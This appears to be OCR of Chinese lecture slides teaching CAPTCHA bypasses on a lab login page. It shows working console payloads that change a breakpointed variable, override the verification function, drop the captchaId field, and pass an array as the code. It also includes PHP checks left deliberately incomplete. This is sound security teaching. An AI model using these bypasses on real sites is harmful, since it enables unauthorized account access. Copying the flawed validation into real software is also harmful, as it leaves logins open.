```


微人大验证码绕过实例_1_调试绕过

在检验关键变量的时候修改关键变量的值


- 在验证result的这行打断点，输入账号admin，密码1234，验证码123，并点击登录按钮。发现页面停在断点位置，并由于验证码验证不通过，result为1。

```
132    function login() {
133        const result = check_verification();   result = 1
134        if (result === 1) raise_error();
135        else do_login();
136    }
```

- 转到控制台界面，输入result=0，继续执行，登录成功。



微人大验证码绕过实例_2_原理探究



微人大验证码绕过实例_2_原理探究

- 后端生成验证码，并存储在session中

```php
    $string = "abcdefghijklmnopqrstuvwxyz0123456789";
    $str = "";
    for($i=0;$i<4;$i++){
        $pos = rand(min: 0,max: 35);
        $str .= $string[$pos];
    }
    session_start();
    $_SESSION['img_number'] = $str;
```

- 用户输入验证码，前端向后端请求确认

```javascript
function check_verification() {
  fetch('/verify.php', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json'
    },
    body: JSON.stringify({
      code: get_user_input_code()
    })
  }).then(response => response.json())
    .then(data => {
      if (data.success) {
        return 0;
      } else {
        return 1;
      }
    })
    .catch(error => {
      console.error('验证失败:', error);
      return 1;
    });
}
```

微人大验证码绕过实例_2_原理探究

- 后端验证验证码是否正确，并返回给前端

```php
$input = json_decode(json: file_get_contents(filename: 'php://input'), associative: true);
$code = strtolower(string: $input['code'] ?? '');

if (empty($code)) {
    echo json_encode(value: ['success' => false, 'message' => '缺少参数']);
    exit;
}

$captcha = $_SESSION['img_number'];

// 验证码是否正确
$isCorrect = $code === $captcha;

// 验证后删除验证码，防止重复使用
unset($_SESSION['img_number']);

echo json_encode(value: ['success' => $isCorrect]);
```

- 前端判断返回的值，并决定是否继续验证

```javascript
function login() {
  const result = check_verification();
  if (result === 1) raise_error();
  else do_login();
}
```

微人大验证码绕过实例_2_原理探究

- 打开靶机，点击2_前端判断验证码是否正确.php

- 一样的探究思路，发现验证码是向后端获取的，且以图片形式出现在页面中，导致我们无法简单地通过javascript获取验证码内容，只有两种绕过方式
  - 让验证验证码函数返回固定值
  - 在检验关键变量的时候修改关键变量的值

微人大验证码绕过实例_2_调试绕过

让验证验证码函数返回固定值

- 查看源代码，发现在前端判断验证码是否正确。

```
function check_verification() {
  fetch('/verify.php', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json'
    },
    body: JSON.stringify({
      code: get_user_input_code()
    })
  }).then(response => response.json())
    .then(data => {
      if (data.success) {
        return 0;
      } else {
        return 1;
      }
    })
    .catch(error => {
      console.error('验证失败:', error);
      return 1;
    });
}
```

微人大验证码绕过实例_2_调试绕过

- 让验证验证码函数返回固定值
- 修改这个函数的逻辑，让其永远返回0，输入账号admin，密码1234，验证码任意，点击登录，登录成功。

```
> check_verification = function () {
      return 0;
  }
< f () {
      return 0;
  }
```


微人大验证码绕过实例_2_调试绕过

在检验关键变量的时候修改关键变量的值


- 在验证result的这行打断点，输入账号admin，密码1234，验证码123，并点击登录按钮。发现页面停在断点位置，并由于验证码验证不通过，result为1。

```
132    function login() {
133      const result = check_verification();   result = 1
134      if (result === 1) raise_error();
135      else do_login();
136    }
```

- 转到控制台界面，输入result=0，继续执行，登录成功。



微人大验证码绕过实例_3_原理探究



微人大验证码绕过实例_3_原理探究

- 前端一次性将所有信息发送到后端验证

```
136     const name = document.getElementById('name').value;
137     const passwd = document.getElementById('passwd').value;
138     const captchaId = document.getElementById('captcha-id').value;
139     const code = document.getElementById('code').value;
140
141     const loginResponse = await fetch('/login1.php', {
142       method: 'POST',
143       headers: {
144         'Content-Type': 'application/json'
145       },
146       body: JSON.stringify({
147         name: name,
148         passwd: passwd,
149         captchaId: captchaId,
150         code: code
151       })
152     });
```

微人大验证码绕过实例_3_原理探究


- 后端验证验证码与id是否匹配，但条件分支不全面

```php
if (isset($input['captchaId'])) {
    $captchaId = $input['captchaId'];
    if ($captchaId !== $_SESSION['img_id_0']) {
        echo json_encode(value: ['success' => false, 'message' => '验证码ID不匹配'.$_SESSION['img_id_0']]);
        exit;
    }

    $captcha = $_SESSION['img_number'];
    // 验证码是否正确
    $isCorrect = $code === $captcha;

    // 验证后删除验证码，防止重复使用
    unset($_SESSION['img_number']);
    // unset($_SESSION['img_id']);

    if (!$isCorrect) {
        echo json_encode(value: ['success' => false, 'message' => '验证码错误']);
        exit;
    }
}
```

没有else

微人大验证码绕过实例_3_原理探究

- 随便输写什么登录，查看网络报文




- 看到前端一次性将验证码和用户名密码一起发送到后端验证。

微人大验证码绕过实例_3_原理探究

- 将captchaId直接删掉，可以发现绕过了验证码的验证。

```
> fetch('/login1.php', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json'
    },
    body: JSON.stringify({
      name: 'admin',
      passwd: "1234",
      code: "123",
    })
  }).then(response => response.json())
  .then(data => {console.log(data.message);})
<· ▸ Promise {<pending>}
登录成功
```

微人大验证码绕过实例_4_原理探究



微人大验证码绕过实例_4_原理探究

- 前端一次性将所有信息发送到后端验证

```
136         const name = document.getElementById('name').value;
137         const passwd = document.getElementById('passwd').value;
138         const captchaId = document.getElementById('captcha-id').value;
139         const code = document.getElementById('code').value;
140
141         const loginResponse = await fetch('/login2.php', {
142           method: 'POST',
143           headers: {
144             'Content-Type': 'application/json'
145           },
146           body: JSON.stringify({
147             name: name,
148             passwd: passwd,
149             captchaId: captchaId,
150             code: code
151           })
152         });
153
```

微人大验证码绕过实例_4_原理探究

- 同样是条件分支没写全，这次针对code

```
13  if (isset($input['code'])) {
14      if (is_string(value: $input['code'])) {
15          $input['code'] = strtolower(string: $input['code']);
16          checkCode($input['code']);
17      }
18  }
```

微人大验证码绕过实例_4_原理探究

- 修复了3的漏洞之后，还发现一个新的绕过方式
- 修改验证码为一个非字符串格式，数值、字典等，能绕过验证码验证

```
> fetch('/login2.php', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json'
    },
    body: JSON.stringify({
      name: 'admin',
      passwd: "1234",
      code: [1,2,3],
      captchaId: '8581fb406af08f3bf568ccb8e87c9da8'
    })
  }).then(response => response.json())
  .then(data => {console.log(data.message);})

◂ ▸ Promise {<pending>}

登录成功
```

这个captchaId存储在dom中，可以通过js获取


7.2 Web前端业务逻辑旁路

- 增加额外操作
- 计时广告
- 功能屏蔽
- 检验登录情况
- ……


增加额外操作

- 例子：CSDN，复制内容的结尾增加版权信息

(https://blog.csdn.net/weixin_41943811/article/details/111933295)



